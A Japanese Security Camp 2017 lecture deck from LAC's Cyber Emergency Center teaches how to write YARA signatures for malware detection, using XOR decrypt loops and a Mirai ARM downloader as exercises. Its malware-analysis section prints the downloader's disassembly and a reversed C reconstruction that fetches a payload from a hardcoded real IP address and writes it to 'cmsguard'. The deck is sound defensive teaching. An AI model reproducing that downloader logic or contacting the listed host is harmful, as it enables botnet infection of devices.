

アンチウイルス“Zコース”、Z1クラス All Japan Security Camp 2017 - TLP WHITE

YARAシグネチャ作りについて

講師 (Lecturer) @unixfreexp

遊びでウィルス作ると逮捕されちゃいますよ

2017年8月

株式会社ラック

サイバー救急センター (Cyber Emergency Center)

アドリアン ヘンドリック

/ 序論

- (1) YARAについて
- (2) Practicalシグネチャ作り
- (3) LinuxマルウェアのYARA注意点
- (4) 練習時間

(1) YARAについて

マルウェア/ウィルス作ると逮捕されちゃいますよ！

/ YARAとは？

- YARAとは、マルウェアの研究者たちのために作られた、マルウェアを検知・解析・分類するための、オープンソースのプログラムです。
- 検知するためルールが必要です。YARAのルールはそのスキャンや検知条件となります。
- 一般的なルールでは、ルール名、タグ(必須ではない)、説明等の付属データ(必須ではない)、条件「strings」、合致状況「condition」を記述します。

/ どんなルール

下記のパターンは可能です:

- ASCIIの文字列 (ASCII, UCS-2)
- Regex (regular expressions)
- バイナリの HEX パターン

/ 例えば

```
rule my_example : tag1 tag2 tag3
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = { 6A 40 68 00 30 00 00 6A 14 8D 91 }
        $b = /[0-9a-f]{32}/
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or ( $b and $c)
}
```

```
rule single_byte_mov
{
    strings:
        $a = { c6 45 ?? ?? c6 45 ?? ?? c6 45 }

    condition:
        $a
}
```

/ YARAは下記のことをしない

- マルウェアのスキャナー
- 検体の相関マッチング
- beisyanフィルター
- AI系のスキャンニング

/ 誰でもルールを作れるの？

A: 出来ません！

下記の条件が必要です：

1. Automation
2. マルウェア解析を学ぶ事

/ ルールのチェック方法

下記のコマンドで結構です:

```
$ yara RULEFILE {DIRECTORY}
```

(2) Practicalシグネチャ作り

マルウェア/ウィルス作ると逮捕されちゃいますよ！

/ ルールに追加が必要な点

- Architectureの条件
- 特徴的な文字列
- 特徴な関数のコード
- 文字列、バイナリ、コマンドを分けた状況で条件を作成
- 他のバイナリ種類の追加可能性
- 追加条件の可能な可能性

(3) LinuxマルウェアのYARA注意点

マルウェア/ウィルス作ると逮捕されちゃいますよ！

/ ルールに追加が必要な点

下記の件に気をつけないと誤検知が出ます:

- ルールのスキャン目的を集中する事
- システム的な関数を使わない事
- 文字列を選んだ時に...
 - 長くて良くて、誤検知の可能性が下がる
 - バイナリのメインアルゴリズムの関係
- ARCHとENDIANに気をつける事
例: 0x4567の書き方の順番が0x45,0x67
若しくは0x45,0x67
- テストする、そして、もっとテスト!

(4) 練習時間

マルウェア/ウィルス作ると逮捕されちゃいますよ！

/ 練習(1)

decrypt1();

<pre>.text:00401723 .text:00401723 89 45 <u>E8</u> .text:00401726 3B C7 .text:00401728 7D <u>18</u> .text:0040172A 8A 88 <u>F0 E8 40 00</u> .text:00401730 32 C8 .text:00401732 2A C8 .text:00401734 80 E9 5A .text:00401737 88 88 <u>F0 E8 40 00</u> .text:0040173D 83 C0 01 .text:00401740 EB <u>E1</u></pre>	<pre>decrypt: mov [ebp+0BB4h+var_BCC], eax cmp eax, edi jge short end mov cl, buffer[eax] xor cl, al sub cl, al sub cl, 5Ah mov buffer[eax], cl add eax, 1 jmp short decrypt</pre>
---	--

decrypt2();

<pre>.text:004033A1 .text:004033A1 3B C3 .text:004033A3 7D 18 .text:004033A5 8A 88 C0 E5 40 00 .text:004033AB 32 C8 .text:004033AD 2A C8 .text:004033AF 80 E9 7C .text:004033B2 88 88 C0 E5 40 00 .text:004033B8 83 C0 01 .text:004033BB EB E4</pre>	<pre>decrypt: cmp eax, ebx jge short end mov cl, buffer[eax] xor cl, al sub cl, al sub cl, 7Ch mov buffer[eax], cl add eax, 1 jmp short decrypt</pre>
--	---

/ 練習結果

decrypt1() ↓

\$decrypt1 = { 8a 88 f0 e8 40 00 32 c8 2a c8 80 e9 5a 88 ..}

decrypt2() ↓

\$decrypt1 = { 8a 88 c0 e5 40 00 32 c8 2a c8 80 e9 7c 88
..}

\$decrypt_all = { 8a 88 ?? ?? 40 00 32 c8 2a c8 80 e9 ?? 88 ..}

/ 練習(2)

```
.text:0x8204 LDR      R1, #4          ; R1 = "MMMStart\n"
.text:0x8208 MOV      R2, #6
.text:0x820C MOV      R0, #1
.text:0x8210 BL       sub_8160      ; "printf()"
.text:0x8214 ADD      R12, SP, #0x2B0+var_B0
.text:0x8218 MOV      LR, #2
.text:0x821C STRH     LR, [R12,#0x84] ; "getpgid()"
.text:0x8220 MOV      R3, #0xFC
.text:0x8224 MOV      LR, #0x5000
.text:0x8228 MOV      R1, #0xB3
.text:0x822C MOV      R2, #0x87
.text:0x8230 MOV      R0, #0x36
.text:0x8234 STRH     LR, [R12,#0x86] ; "bdflush()" (buffer)
.text:0x8238 BL       sub_80A0
.text:0x823C LDR      R1, =0x241
.text:0x8240 STR      R0, [SP,#0x2B0+var_28]
.text:0x8244 LDR      R2, =0x1FF
.text:0x8248 LDR      R0, #4      ; R0 = "cmsguard"
.text:0x824C BL       sub_8104      : "fopen()"
.text:0x8250 MOV      R1, #1
```

/ 練習(2)

```
1  ## Reversed by unixfreaxjp
2
3  write(1, "MMMST", 6); // write msg start...
4  ### downloading data to file "cmsguard"
5      open("cmsguard", O_WRONLY|O_CREAT|O_TRUNC, 0777) // open file foe writing
6      ### hard coded download from "http://54.179.135.252//cmu/t?b=b@arm7 HTTP/1.0"
7          socket(PF_INET, SOCK_STREAM, IPPROTO_IP) // TCP
8          connect(4, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("54.179.135.252")}, 16)
9          write(4, "GET /cmu/t?b=b@arm7 HTTP/1.0\r\n\r\n", 32) // urlpath
10         read(4, WEBDATA, size..) // socket num =4
11         write(3, "\177ELF\1\1\1...", size);
12         read(4, "", SIZE); // check EOF
13         close(4) // close socket 4
14         close(3) // close socket 3
15     write(1, "FIN\n", 4) ; // write msg stop
16     exit(5) ;
```

/ 練習(2)

RE by unixfreaxjp


```
1 int start_0()
2 {
3     Arch = "arm7";
4     while ( startstring = "MMMMSTART\n" );
5 {
6     getpid();
7     printf(startstring, fd);
8     char *DownloadADDR = assemble_ip(54, 179, 135, 252);
9     strtoname = toString("cmsguard");
10    char *filename = strtoname;
11    fopen(filename, "ab");
12    if(filename == NULL)
13    { sleep1; return 1; }
14    while(true)
15    {
16        socket_desc = socket(AF_INET, SOCK_STREAM, 0);
17        if (socket_desc == -1)
18        { return 1; }
19        server.sin_addr.s_addr = inet_addr(DownloadADDR);
20        server.sin_family = AF_INET;
21        server.sin_port = htons( 80 );
22
23        if (connect(socket_desc, (struct sockaddr *)&server, sizeof(server)) < 0)
24        { return 1; }
25
26        filerequest = "GET /cmu/t?b=b@arm7 HTTP/1.0\r\n\r\n";
27        if( send(socket_desc, filerequest, strlen(filerequest), 0) < 0)
28        { return 1; }
29
30        message = read(sockfd, recvBuff, sizeof(recvBuff));
31
32    while ( message )
33    {
34        int received_len = recv(socket_desc, server_reply, sizeof server_reply, 0);
35        if( received_len < 0 )
36        { close(socket_desc); return 1 }
37        fwrite(server_reply, received_len, 1, filename);
38    }
39    fclose(filename);
40    printf("FIN\n");
41 }
42 return start_0(0);
```


/ 練習(2)

```
[0x000003d0]>
[0x000003d8]>
[0x000003d8]> date
Wed, 15 Aug 2018 07:25:24 GMT + 0
[0x000003d8]>
[0x000003d8]> i~fil,arc,siz
file      mirai-dld
size      0x6cc
type      EXEC (Executable file)
arch      arm
[0x000003d8]>
[0x000003d8]> izz
000 0x000003d0 0x000003d0 5 6 (.text) ascii \n\r\n\r\
001 0x00000510 0x00000510 4 5 (.rodata) ascii arm7
002 0x00000518 0x00000518 10 11 (.rodata) ascii MMMMSTART\n
003 0x00000524 0x00000524 8 9 (.rodata) ascii cmsguard
004 0x00000530 0x00000530 4 5 (.rodata) ascii NIF\n
005 0x00000538 0x00000538 32 33 (.rodata) ascii GET /cmu/t?b=b@arm7 HTTP/1.0\r\n\r\n
006 0x0000055c 0x0000055c 4 5 (.rodata) ascii FIN\n
007 0x00000575 0x00000005 5 6 (.ARM.attributes) ascii aeabi
008 0x00000581 0x00000001 9 10 (.shstrtab) ascii .shstrtab
009 0x0000058b 0x0000000b 5 6 (.shstrtab) ascii .text
010 0x00000591 0x00000011 7 8 (.shstrtab) ascii .rodata
011 0x00000599 0x00000019 4 5 (.shstrtab) ascii .got
012 0x0000059e 0x0000001e 4 5 (.shstrtab) ascii .bss
013 0x000005a3 0x00000023 15 16 (.shstrtab) ascii .ARM.attributes

[0x000003d8]>
[0x000003d8]> █
```

/ 練習(2)



The screenshot shows the IDA Pro interface with the following windows open:

- Functions window: Lists functions including sub_80A0, sub_80C4, sub_80E4, __fopen__, sub_8130, __printf__, sub_818C, sub_81B8, start_0, start, sub_83E0, sub_8410, sub_84B0, sub_84D4, and sub_84F4.
- Strings window: Displays a list of strings found in the binary.

Address	Length	Type	String
.rodata:000...	00000004	C	rm7
.rodata:000...	00000008	C	MMMMSTART\n
.rodata:000...	00000009	C	msguard
.rodata:000...	00000005	C	NIF\n
.rodata:000...	00000021	C	GET /cmu/t?b=b@arm7 HTTP/1.0\r\n\r\n
.rodata:000...	00000005	C	FIN\n

/ 練習(2)

```
private rule is_elf {
    meta:
        author = "@mmorenog,@yararules"

    strings:
        $header = { 7F 45 4C 46 }

    condition:
        $header at 0
}

rule Mirai_Downloader {
    meta:
        description = "Detects Mirai downloader"

    strings:
        $st01 = "MMMSTART\n" fullword nocase wide ascii
        $st02 = "cmsguard" fullword nocase wide ascii
        $st03 = "NIF\n" fullword nocase wide ascii
        $st04 = "GET /cmu/t?b=b@arm7 HTTP/1.0\r\n\r\n" fullword nocase wide ascii
        $st05 = "FIN\n" fullword nocase wide ascii

    condition:
        4 of them
        and is_elf
        and filesize < 100KB
}
```

/ サンプルと説明

- VULCAN、URL:

https://raw.githubusercontent.com/unixfreaxjp/rules/9cb2a05585bc271f5bab77edd693ff79f1cb54e5/malware/MALW_Rebirth_Vulcan_ELF.yar

- MIRAI OKIRU、URL:

https://raw.githubusercontent.com/unixfreaxjp/rules/61cbfdc3af985c0799fd2966c2283fa27726ce08/malware/MALW_Mirai_Okiru_ELF.yar



*We provide IT total solutions
based on advanced security technologies.*



Thank you. Any Questions ?

- ※ 本資料は2018年1月現在の情報に基づいて作成しており、記載内容は予告なく変更される場合があります。
- ※ 本資料に掲載の図は、資料作成用のイメージカットであり、実際とは異なる場合があります。
- ※ 本資料は、弊社が提供するサービスや製品などの導入検討のためにご利用いただき、他の目的のためには利用しないようご注意ください。
- ※ LAC、ラック、JSOC、サイバー救急センターは株式会社ラックの登録商標です。
- ※ その他記載されている会社名、製品名は一般に各社の商標または登録商標です。